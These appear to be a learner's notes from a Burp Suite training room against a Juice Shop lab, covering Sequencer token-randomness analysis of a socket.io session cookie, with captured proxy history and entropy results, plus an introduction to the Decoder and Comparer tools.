
- Session tokens
- Anti-CSRF (Cross-Site Request Forgery) tokens
- Password reset tokens (sent with password resets that in theory uniquely tie users with their password reset requests)
-

In HTTP history: We're going to dig for a **response** which issues a cookie. Parse through the various responses we've received from Juice Shop until you find one that includes a 'Set-Cookie' header.



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	
113	http://10.10.176.112	GET	/			200	2004	HTML		OWA
114	http://10.10.176.112	GET	/runtime.js			200	1836	script	js	
115	http://10.10.176.112	GET	/polyfills.js			200	80237	script	js	
117	http://10.10.176.112	GET	/vendor.js			304	334	script	js	
118	http://10.10.176.112	GET	/main.js			304	333	script	js	
119	https://cdnjs.cloudflare.com	GET	/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js			200	21962	script	js	
121	http://10.10.176.112	GET	/rest/admin/application-configuration			200	9556	JSON		
122	http://10.10.176.112	GET	/assets/i18n/en.json			200	8716	JSON	json	
123	http://10.10.176.112	GET	/socket.io/?EIO=3&transport=polling&t=Nvd6yfo	✓		200	327	JSON	io/	



124	http://10.10.176.112	GET	/rest/admin/application-configuration		200	9556	JSON	
125	http://10.10.176.112	GET	/rest/admin/application-version		200	320	JSON	
126	http://10.10.176.112	GET	/rest/admin/application-configuration		200	9556	JSON	
127	http://10.10.176.112	GET	/rest/admin/application-configuration		200	9556	JSON	
128	http://10.10.176.112	GET	/api/Challenges/?name=Score%20Board	✓	200	901	JSON	
130	http://10.10.176.112	GET	/rest/product/search?q=	✓	200	9444	JSON	
131	http://10.10.176.112	GET	/gb.svg		200	1166	XML	svg
132	http://10.10.176.112	GET	/us.svg		200	4293	XML	svg
133	http://10.10.176.112	GET	/socket.io/?EIO=3&transport=polling&t=Nvd6z5A&si...	✓	200	225	text	io/

Request

```
GET /socket.io/?EIO=3&transport=polling&t=Nvd6yfo HTTP/1.1
Host: 10.10.176.112
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.176.112/
Cookie: io=DsELdBVeRLwt1q-nAAAA; cookieconsent_status=dismiss; continueCode=YlaOmorVJkZlvEzqep83Nw5R7WjADYhDd2g4nyO1MxXQKbamYDP9L6BbLk8E
```

Response


```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=UTF-8
Content-Length: 103
Access-Control-Allow-Origin: *
Set-Cookie: io=SnACDgokv3dmj0M9AAAC; Path=/; HttpOnly
Date: Mon, 17 Jan 2022 08:16:29 GMT
Connection: close

96:0{"sid":"SnACDgokv3dmj0M9AAAC","upgrades":["websocket"],"pingInterval":25000,"pingTimeout":5000}2:40
```

INSPECTOR

Request Attributes
Query Parameters (3)
Request Cookies (3)
Request Headers (8)
Response Headers (6)

NAME	VALUE
Content-Type	text/plain; charset=UTF-8
Content-Length	103
Access-Control-Allow-O...	*
Set-Cookie	io=SnACDgokv3dmj0M9...
Date	Mon, 17 Jan 2022 08:16:2...
Connection	close

Start Live Capture




Burp Sequencer [live capture #3: http://10.10.176.112]

Live capture (210 tokens)

Pause | Copy tokens | Auto analyze (next: 300) | Requests: 210
Stop | Save tokens | Analyze now | Errors: 0

Summary | Character-level analysis | Bit-level analysis | Analysis Options


Results



Burp Sequencer [live capture #3: http://10.10.176.112]

Live capture (paused)

Resume | Copy tokens | Auto analyze (next: 1500) | Requests: 1132



Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 80 bits.

Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

In order to find the usable bits of entropy we often have to make some adjustments to have a normalized dataset. What item is converted in this process?

I guessed "token" and was right!

Task 11 Decoder and Comparer

Decoder and Comparer, while lesser tools within Burp Suite, are still essential to understand and leverage as part of being a proficient web app tester.
As the name suggests, Decoder is a tool that allows us to perform various transforms on pieces of data. These transforms vary from decoding/encoding to various bases or URL encoding. We chain these transforms together and Decoder will automatically spawn an additional tier each time we select a decoder, encoder, or hash. *This tool ultimately functions very similarly to CyberChef, albeit slightly less powerful.*

Similarly, Comparer, as you might have guessed is a tool we can use to compare different responses or other pieces of data such as site maps or proxy histories (awesome for access control issue testing). This is very similar to the Linux tool diff.
Per the Burp documentation, some common uses for Comparer are as follows:
- When looking for username enumeration conditions, you can compare responses to failed logins using valid and invalid usernames, looking for subtle differences in responses. *This is also sometimes useful for when enumerating password recovery forms or another similar recovery/account access mechanism.*
- When an Intruder attack has resulted in some very large responses with different lengths than the base response, you can compare these to quickly see where the differences lie.
- When comparing the site maps or Proxy history entries generated by different types of users, you can compare pairs of similar requests to see where the differences lie that give rise to different application behavior. This may reveal possible access control issues in the application wherein lower privileged users can access pages they really shouldn't be able to.
- When testing for blind SQL injection bugs using Boolean condition injection and other similar tests, you can compare two responses to see whether injecting different conditions has resulted in a relevant difference in responses.
**These examples are taken nearly in their entirety from the Burp docs simply to provide a broader set of examples to consider when using Comparer.*